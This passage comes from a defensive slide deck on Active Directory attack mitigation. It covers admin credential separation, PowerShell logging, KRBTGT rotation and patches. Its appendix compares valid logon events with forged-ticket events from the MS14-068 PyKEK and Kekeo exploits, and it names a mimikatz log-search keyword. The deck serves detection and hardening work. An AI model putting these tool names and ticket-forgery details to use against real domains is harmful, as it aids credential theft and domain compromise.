NTDS (2396) The database engine attached a database (1, C:\\$SNAP_201503242333_VOLUMEC\$\Windows\NTDS\ntds.dit). (Time=0 seconds)

Internal Timing Sequence: [1] 0.000, [2] 0.015, [3] 0.000, [4] 0.000, [5] 0.000, [6] 0.000, [7] 0.000, [8] 0.000, [9] 0.000, [10] 0.000, [11] 0.000, [12] 0.000.

Saved Cache: 1 0

Log Name: Application

Source: ESENT

Event ID: 326

Level: Information

User: N/A

OpCode:

Logged: 3/24/2015 11:33:10 PM

Task Category: General

Keywords: Classic


Computer: ADSDC05.lab.adsecurity.org



Active Directory Attack Mitigation: Protecting Admin Credentials

- Separate user & admin accounts
 - No user accounts in admin groups
- **Number of Domain Admins = 0**
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or server).

New Admin Model




Active Directory Attack Mitigation: Protecting Admin Credentials

- Special workstation for admins.
 - Windows 8.1
 - AntiVirus
 - Microsoft EMET
 - Microsoft AppLocker (app whitelisting)
 - Auto-patching
 - No Internet Access
 - *Separate network subnet(s) only allow comms to DCs & trusted admin servers*

Active Directory Attack Mitigation: Protecting Admin Credentials

- Admin & special accounts: Don't allow delegation.



The screenshot shows the 'Luke Skywalker Properties' dialog box with the 'Account' tab selected. The 'User logon name' is 'LukeSkywalker' and the domain is '@lab.adsecurity.org'. The 'User logon name (pre-Windows 2000)' is 'ADSECLAB\LukeSkywalker'. The 'Account options' section has the checkbox 'Account is sensitive and cannot be delegated' checked, which is the key configuration for mitigating delegation attacks.

Published Certificates	Member Of	Password Replication	Dial-in	Object	
Security	Environment	Sessions	Remote control		
Remote Desktop Services Profile	COM+	Attribute Editor			
General	Address	Account	Profile	Telephones	Organization

User logon name:
LukeSkywalker @lab.adsecurity.org

User logon name (pre-Windows 2000):
ADSECLAB\ LukeSkywalker

Logon Hours... Log On To...

Unlock account

Account options:

- Account is disabled
- Smart card is required for interactive logon
- Account is sensitive and cannot be delegated
- Use Kerberos DES encryption types for this account

Account expires

Active Directory Attack Mitigation: Protecting Service Account Credentials

- Use long, complex (>25 characters) passwords.
- Implement Fine-Grained Password Policies (DFL >2008).
- Leverage “(Group) Managed Service Accounts”.
 - MSAs passwords automatically changed.
- No Domain Admin service accounts running on non-DCs.
- Limit SAs to systems of the same security level, not shared between workstations & servers (for example).

AD Attack Mitigation: PowerShell Security

- Limit PowerShell Remoting (WinRM).
 - Limit WinRM listener scope to admin subnets.
 - Disable PowerShell Remoting (WinRM) on DCs.
- Audit/block PowerShell script execution via AppLocker.
- PowerShell v3+: Enable PowerShell Module logging (via GPO).
 - Enables tracking of PowerShell command usage
 - Search PowerShell logs for “mimikatz”
- Leverage Metering for PowerShell usage trend analysis.
 - JoeUser ran PowerShell on 10 computers today?
- Track PowerShell Remoting Usage

Mitigating Kerberos Attacks

- Monitor scheduled tasks on Domain Controllers.
- Block internet access to DCs & servers.
- Monitor security event logs on all servers for known forged Kerberos & backup events.
- Include computer account password changes as part of domain-wide password change scenario.
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.

Other Mitigation

- Delete (or secure) GPP policies and files with creds.
- Remove Windows 2003 from your network.
- Disable default local admin account & delete all other local accounts.
- Implement Security Back-port patch (KB2871997) & enable regkey. Also adds new local SIDs.
- Set GPO to prevent local accounts from connecting over network to computers (easy with KB2871997).
- CMD Process logging & enhancement (KB3004375).
- Implement network segmentation.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

Summary

- Attackers will get code running on a target network.
- The extent of access is based on the defensive posture.
- Advanced attacks with forged tickets can be detected in logs.
- Protect AD Admins or a full domain compromise is likely!

Early stages of my research, will have other interesting items to share later. 😊

Thanks!

- Alva “Skip” Duckwall (@passingthehash)
 - <http://passing-the-hash.blogspot.com>
- Benjamin Delpy (@gentilkiwi)
 - <http://blog.gentilkiwi.com/mimikatz>
- Chris Campbell (@obscuresec)
 - <http://obscuresecurity.blogspot.com>
- Joe Bialek (@clymb3r)
 - <https://clymb3r.wordpress.com>
- Matt Graeber (@mattifestation)
 - <http://www.exploit-monday.com>
- Rob Fuller (@mubix)
 - <http://www.room362.com>
- Will Schroeder (@harmj0y)
 - <http://blog.harmj0y.net>
- Many others in the security community!
- My wife & family for putting up with me being on the computer every night! 😊

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- Github: <https://github.com/PyroTek3>

- Slides:
 - <http://www.DAnSolutions.com>
 - <http://presentations.ADSecurity.org>

References

- Skip Duckwall & Benjamin Delpy's Blackhat USA 2014 presentation "*Abusing Microsoft Kerberos – Sorry Guys You Still Don't Get It*" <http://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it>
- Tim Medin's DerbyCon 2014 presentation: "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades"
<https://www.youtube.com/watch?v=PUyhIN-E5MU>
- TechEd North America 2014 Presentation: TWC: Pass-the-Hash and Credential Theft Mitigation Architectures (DCIM-B213) Speakers: Nicholas DiCola, Mark Simos
<http://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B213>
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- Microsoft security advisory: Update to improve Windows command-line auditing: (2/10/2015)
<http://support.microsoft.com/en-us/kb/3004375>

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
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<http://adsecurity.org/?tag=ms14068>
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- SPN Directory:
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Appendix

PowerShell Module Logging GPO



My Lab Event Logging Config

Local Policies/Audit Policy	
Policy	Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Success, Failure
Audit logon events	Success, Failure
Audit privilege use	Success, Failure
Audit process tracking	Success, Failure

Silver Ticket Event 4672: Admin Logon

Special privileges assigned to new logon.

Subject:

Security ID: ADSECLAB\LukeSkywalker
Account Name: LukeSkywalker
Account Domain: ADSECLAB
Logon ID: 0x3a6678

Privileges:

SeSecurityPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
SeSystemEnvironmentPrivilege
SeLoadDriverPrivilege
SeImpersonatePrivilege
SeEnableDelegationPrivilege

Valid

Special privileges assigned to new logon.

Subject:

Security ID: ADSECLAB\LukeSkywalker
Account Name: LukeSkywalker
Account Domain: ADSECLAB
Logon ID: 0x5331b4

Privileges:

SeSecurityPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
SeSystemEnvironmentPrivilege
SeLoadDriverPrivilege
SeImpersonatePrivilege
SeEnableDelegationPrivilege

Forged Ticket

MS14-068 PyKEK Exploit Ticket Event 4672

Special privileges assigned to new logon.

Subject:

Security ID:	ADSECLAB\LukeSkywalker
Account Name:	LukeSkywalker
Account Domain:	ADSECLAB
Logon ID:	0x3a6678

Privileges:

- SeSecurityPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege
- SeSystemEnvironmentPrivilege
- SeLoadDriverPrivilege
- SeImpersonatePrivilege
- SeEnableDelegationPrivilege

Valid

Special privileges assigned to new logon.

Subject:

Security ID:	ADSECLAB\LukeSkywalker
Account Name:	joeuser
Account Domain:	LAB.ADSECURITY.ORG
Logon ID:	0x48b9d9

Privileges:

- SeSecurityPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege
- SeSystemEnvironmentPrivilege
- SeLoadDriverPrivilege
- SeImpersonatePrivilege
- SeEnableDelegationPrivilege

Forged Ticket

MS14-068 PyKEX Exploit Ticket Event 4768

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name: JoeUser
Supplied Realm Name: ADSECLAB
User ID: ADSECLAB\JoeUser

Service Information:

Service Name: krbtgt
Service ID: ADSECLAB\krbtgt

Network Information:

Client Address: ::ffff:172.16.11.202
Client Port: 49175

Additional Information:

Ticket Options: 0x40810010
Result Code: 0x0
Ticket Encryption Type: 0x12
Pre-Authentication Type: 2

Valid

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name: JoeUser
Supplied Realm Name: LAB.ADSECURITY.ORG
User ID: ADSECLAB\JoeUser

Service Information:

Service Name: krbtgt
Service ID: ADSECLAB\krbtgt

Network Information:

Client Address: ::ffff:172.16.11.202
Client Port: 49879

Additional Information:

Ticket Options: 0x50800000
Result Code: 0x0
Ticket Encryption Type: 0x17
Pre-Authentication Type: 2

Certificate Information:

Certificate Issuer Name:
Certificate Serial Number:
Certificate Thumbprint:

Forged Ticket

MS14-068 Kekeo Exploit Ticket Event 4624

```
An account was successfully logged on.

Subject:
  Security ID:      NULL SID
  Account Name:    -
  Account Domain:  -
  Logon ID:        0x0

Logon Type:        3

New Logon:
  Security ID:      ADSECLAB\LukeSkywalker
  Account Name:    LukeSkywalker
  Account Domain:  ADSECLAB
  Logon ID:        0x3a668d
  Logon GUID:      {df5c4cce-5d32-9997-8bff-484038005d1b}

Process Information:
  Process ID:      0x0
  Process Name:    -
```

Valid

```
An account was successfully logged on.

Subject:
  Security ID:      NULL SID
  Account Name:    -
  Account Domain:  -
  Logon ID:        0x0

Logon Type:        3

New Logon:
  Security ID:      ADSECLAB\JoeUser
  Account Name:    joeuser
  Account Domain:  LAB.ADSECURITY.ORG
  Logon ID:        0x5a5092
  Logon GUID:      {d2f2d496-ff20-db21-3753-a6fa736a21a1}

Process Information:
  Process ID:      0x0
  Process Name:    -
```

Forged Ticket

MS14-068 Kekeo Exploit Ticket Event 4768

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name: JoeUser
Supplied Realm Name: ADSECLAB
User ID: ADSECLAB\JoeUser

Service Information:

Service Name: krbtgt
Service ID: ADSECLAB\krbtgt

Network Information:

Client Address: ::ffff:172.16.11.202
Client Port: 49175

Additional Information:

Ticket Options: 0x40810010
Result Code: 0x0
Ticket Encryption Type: 0x12
Pre-Authentication Type: 2

Valid

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name: JoeUser
Supplied Realm Name: lab.adsecurity.org
User ID: ADSECLAB\JoeUser

Service Information:

Service Name: krbtgt
Service ID: ADSECLAB\krbtgt

Network Information:

Client Address: ::ffff:172.16.11.202
Client Port: 50176

Additional Information:

Ticket Options: 0x40800010
Result Code: 0x0
Ticket Encryption Type: 0x17
Pre-Authentication Type: 2

Forged Ticket